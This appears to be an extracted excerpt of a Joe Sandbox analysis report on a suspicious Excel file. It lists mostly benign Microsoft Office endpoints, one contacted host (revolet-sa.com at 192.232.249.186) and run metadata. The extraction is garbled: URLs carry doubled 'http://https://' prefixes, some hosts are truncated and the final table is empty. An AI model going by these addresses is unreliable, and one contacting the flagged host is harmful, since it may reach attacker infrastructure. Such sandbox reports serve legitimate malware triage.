
| Name                                                                                                                                                                                                                                  | Source                                        | Malicious | Antivirus Detection                                                                                                                                                      | Reputation |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|
| <a href="http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr">http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr</a>                                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://cdn.entity.">http://https://cdn.entity.</a>                                                                                                                                                                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://api.addins.omex.office.net/appinfo/query">http://https://api.addins.omex.office.net/appinfo/query</a>                                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://clients.config.office.net/user/v1.0/tenantassociationkey">http://https://clients.config.office.net/user/v1.0/tenantassociationkey</a>                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/">http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/</a>                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://powerlift.acompli.net">http://https://powerlift.acompli.net</a>                                                                                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://rpsticket.partnerservices.getmicrosoftkey.com">http://https://rpsticket.partnerservices.getmicrosoftkey.com</a>                                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://lookup.onenote.com/lookup/geolocation/v1">http://https://lookup.onenote.com/lookup/geolocation/v1</a>                                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://cortana.ai">http://https://cortana.ai</a>                                                                                                                                                                     | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech">http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech</a>                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://cloudfiles.onenote.com/upload.aspx">http://https://cloudfiles.onenote.com/upload.aspx</a>                                                                                                                     | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile">http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile</a>                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://entitlement.diagnosticssdf.office.com">http://https://entitlement.diagnosticssdf.office.com</a>                                                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy">http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy</a>                                                                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://api.aadrm.com/">http://https://api.aadrm.com/</a>                                                                                                                                                             | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://ofcrecsvcapi-int.azurewebsites.net/">http://https://ofcrecsvcapi-int.azurewebsites.net/</a>                                                                                                                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• 0%, Virustotal, <a href="#">Browse</a></li> <li>• Avira URL Cloud: safe</li> </ul>                                              | unknown    |
| <a href="http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies">http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies</a>                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://api.microsoftstream.com/api/">http://https://api.microsoftstream.com/api/</a>                                                                                                                                 | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://insertmedia.bing.office.net/images/hosted?host=office&amp;adlt=strict&amp;hostType=Immersive">http://https://insertmedia.bing.office.net/images/hosted?host=office&amp;adlt=strict&amp;hostType=Immersive</a> | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://cr.office.com">http://https://cr.office.com</a>                                                                                                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://portal.office.com/account/?ref=ClientMeControl">http://https://portal.office.com/account/?ref=ClientMeControl</a>                                                                                             | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://ecs.office.com/config/v2/Office">http://https://ecs.office.com/config/v2/Office</a>                                                                                                                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://graph.ppe.windows.net">http://https://graph.ppe.windows.net</a>                                                                                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://res.getmicrosoftkey.com/api/redemptionevents">http://https://res.getmicrosoftkey.com/api/redemptionevents</a>                                                                                                 | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://powerlift-frontdesk.acompli.net">http://https://powerlift-frontdesk.acompli.net</a>                                                                                                                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://tasks.office.com">http://https://tasks.office.com</a>                                                                                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://officeci.azurewebsites.net/api/">http://https://officeci.azurewebsites.net/api/</a>                                                                                                                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• 0%, Virustotal, <a href="#">Browse</a></li> <li>• Avira URL Cloud: safe</li> </ul>                                              | unknown    |
| <a href="http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work">http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work</a>                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |

| Name                                                                                                                                                                                    | Source                                        | Malicious | Antivirus Detection                                                                                                                                                      | Reputation |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|
| <a href="http://https://store.office.cn/addinstemplate">http://https://store.office.cn/addinstemplate</a>                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://outlook.office.com/autosuggest/api/v1/init?cvid=193C4D.0">http://https://outlook.office.com/autosuggest/api/v1/init?cvid=193C4D.0</a>                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://globaldisco.crm.dynamics.com">http://https://globaldisco.crm.dynamics.com</a>                                                                                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech">http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech</a> | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://store.officeppe.com/addinstemplate">http://https://store.officeppe.com/addinstemplate</a>                                                                       | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://dev0-api.acompli.net/autodetect">http://https://dev0-api.acompli.net/autodetect</a>                                                                             | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://www.odwebp.svc.ms">http://https://www.odwebp.svc.ms</a>                                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://api.powerbi.com/v1.0/myorg/groups">http://https://api.powerbi.com/v1.0/myorg/groups</a>                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://web.microsoftstream.com/video/">http://https://web.microsoftstream.com/video/</a>                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://graph.windows.net">http://https://graph.windows.net</a>                                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://dataservice.o365filtering.com/">http://https://dataservice.o365filtering.com/</a>                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://officesetup.getmicrosoftkey.com">http://https://officesetup.getmicrosoftkey.com</a>                                                                             | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://analysis.windows.net/powerbi/api">http://https://analysis.windows.net/powerbi/api</a>                                                                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://prod-global-autodetect.acompli.net/autodetect">http://https://prod-global-autodetect.acompli.net/autodetect</a>                                                 | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://outlook.office365.com/autodiscover/autodiscover.json">http://https://outlook.office365.com/autodiscover/autodiscover.json</a>                                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios">http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios</a> | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech">http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech</a> | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json">http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json</a>       | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://ncus.contentsync">http://https://ncus.contentsync</a>                                                                                                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false">http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false</a>   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/">http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/</a>         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://weather.service.msn.com/data.aspx">http://weather.service.msn.com/data.aspx</a>                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://apis.live.net/v5.0/">http://https://apis.live.net/v5.0/</a>                                                                                                     | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | <ul style="list-style-type: none"> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> <li>• URL Reputation: safe</li> </ul> | unknown    |
| <a href="http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks">http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks</a> | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios">http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios</a>                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://autodiscover-outlook.com/autodiscover/autodiscover.xml">http://https://autodiscover-outlook.com/autodiscover/autodiscover.xml</a>                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |
| <a href="http://https://management.azure.com">http://https://management.azure.com</a>                                                                                                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                                                                                          | high       |

| Name                                                                                                                                                                                            | Source                                        | Malicious | Antivirus Detection                                                                                  | Reputation |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------|-----------|------------------------------------------------------------------------------------------------------|------------|
| <a href="http://https://wus2.contentsync">http://https://wus2.contentsync</a> .                                                                                                                 | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown    |
| <a href="http://https://incidents.diagnostics.office.com">http://https://incidents.diagnostics.office.com</a>                                                                                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://clients.config.office.net/user/v1.0/ios">http://https://clients.config.office.net/user/v1.0/ios</a>                                                                     | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://insertmedia.bing.office.net/odc/insertmedia">http://https://insertmedia.bing.office.net/odc/insertmedia</a>                                                             | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://o365auditrealtimeingestion.manage.office.com">http://https://o365auditrealtimeingestion.manage.office.com</a>                                                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://outlook.office365.com/api/v1.0/me/Activities">http://https://outlook.office365.com/api/v1.0/me/Activities</a>                                                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://api.office.net">http://https://api.office.net</a>                                                                                                                       | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://incidents.diagnosticssdf.office.com">http://https://incidents.diagnosticssdf.office.com</a>                                                                             | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://asgsmproxyapi.azurewebsites.net/">http://https://asgsmproxyapi.azurewebsites.net/</a>                                                                                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | • Avira URL Cloud: safe                                                                              | unknown    |
| <a href="http://https://clients.config.office.net/user/v1.0/android/policies">http://https://clients.config.office.net/user/v1.0/android/policies</a>                                           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://entitlement.diagnostics.office.com">http://https://entitlement.diagnostics.office.com</a>                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json">http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json</a>                                     | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://outlook.office.com/">http://https://outlook.office.com/</a>                                                                                                             | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://storage.live.com/clientlogs/uploadlocation">http://https://storage.live.com/clientlogs/uploadlocation</a>                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://templatelogging.office.com/client/log">http://https://templatelogging.office.com/client/log</a>                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://outlook.office365.com/">http://https://outlook.office365.com/</a>                                                                                                       | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://webshell.suite.office.com">http://https://webshell.suite.office.com</a>                                                                                                 | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive">http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive</a> | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://management.azure.com/">http://https://management.azure.com/</a>                                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://login.windows.net/common/oauth2/authorize">http://https://login.windows.net/common/oauth2/authorize</a>                                                                 | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile">http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile</a>                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe                           | unknown    |
| <a href="http://https://graph.windows.net/">http://https://graph.windows.net/</a>                                                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://api.powerbi.com/beta/myorg/imports">http://https://api.powerbi.com/beta/myorg/imports</a>                                                                               | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://devnull.onenote.com">http://https://devnull.onenote.com</a>                                                                                                             | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://ncus.pagecontentsync">http://https://ncus.pagecontentsync</a> .                                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe                           | unknown    |
| <a href="http://https://fr4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json">http://https://fr4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json</a>                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://messaging.office.com/">http://https://messaging.office.com/</a>                                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile">http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile</a>         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://augloop.office.com/v2">http://https://augloop.office.com/v2</a>                                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing">http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing</a>         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://skyapi.live.net/Activity/">http://https://skyapi.live.net/Activity/</a>                                                                                                 | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe                           | unknown    |
| <a href="http://https://clients.config.office.net/user/v1.0/mac">http://https://clients.config.office.net/user/v1.0/mac</a>                                                                     | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                                                      | high       |
| <a href="http://https://dataservice.o365filtering.com">http://https://dataservice.o365filtering.com</a>                                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe                           | unknown    |

| Name                                                                                                                                              | Source                                        | Malicious | Antivirus Detection                                                        | Reputation |
|---------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------|-----------|----------------------------------------------------------------------------|------------|
| <a href="http://https://api.cortana.ai">http://https://api.cortana.ai</a>                                                                         | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown    |
| <a href="http://https://onedrive.live.com">http://https://onedrive.live.com</a>                                                                   | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                            | high       |
| <a href="http://https://ovisualuiapp.azurewebsites.net/pbiagave/">http://https://ovisualuiapp.azurewebsites.net/pbiagave/</a>                     | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | • Avira URL Cloud: safe                                                    | unknown    |
| <a href="http://https://visio.uservoice.com/forums/368202-visio-on-devices">http://https://visio.uservoice.com/forums/368202-visio-on-devices</a> | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                            | high       |
| <a href="http://https://directory.services">http://https://directory.services</a>                                                                 | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | unknown    |
| <a href="http://https://login.windows-ppe.net/common/oauth2/authorize">http://https://login.windows-ppe.net/common/oauth2/authorize</a>           | 6F379DB0-8208-423C-95BB-BA2BAE<br>193C4D.0.dr | false     |                                                                            | high       |

## Contacted IPs



## Public

| IP              | Domain         | Country       | Flag | ASN   | ASN Name            | Malicious |
|-----------------|----------------|---------------|------|-------|---------------------|-----------|
| 192.232.249.186 | revolet-sa.com | United States |      | 46606 | UNIFIEDLAYER-AS-1US | false     |

## General Information

|                                      |                                  |
|--------------------------------------|----------------------------------|
| Joe Sandbox Version:                 | 31.0.0 Emerald                   |
| Analysis ID:                         | 383028                           |
| Start date:                          | 07.04.2021                       |
| Start time:                          | 07:15:23                         |
| Joe Sandbox Product:                 | CloudBasic                       |
| Overall analysis duration:           | 0h 5m 49s                        |
| Hypervisor based Inspection enabled: | false                            |
| Report type:                         | light                            |
| Sample file name:                    | 1A8C92C-1A8C92C.xls              |
| Cookbook file name:                  | defaultwindowsofficecookbook.jbs |

|                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
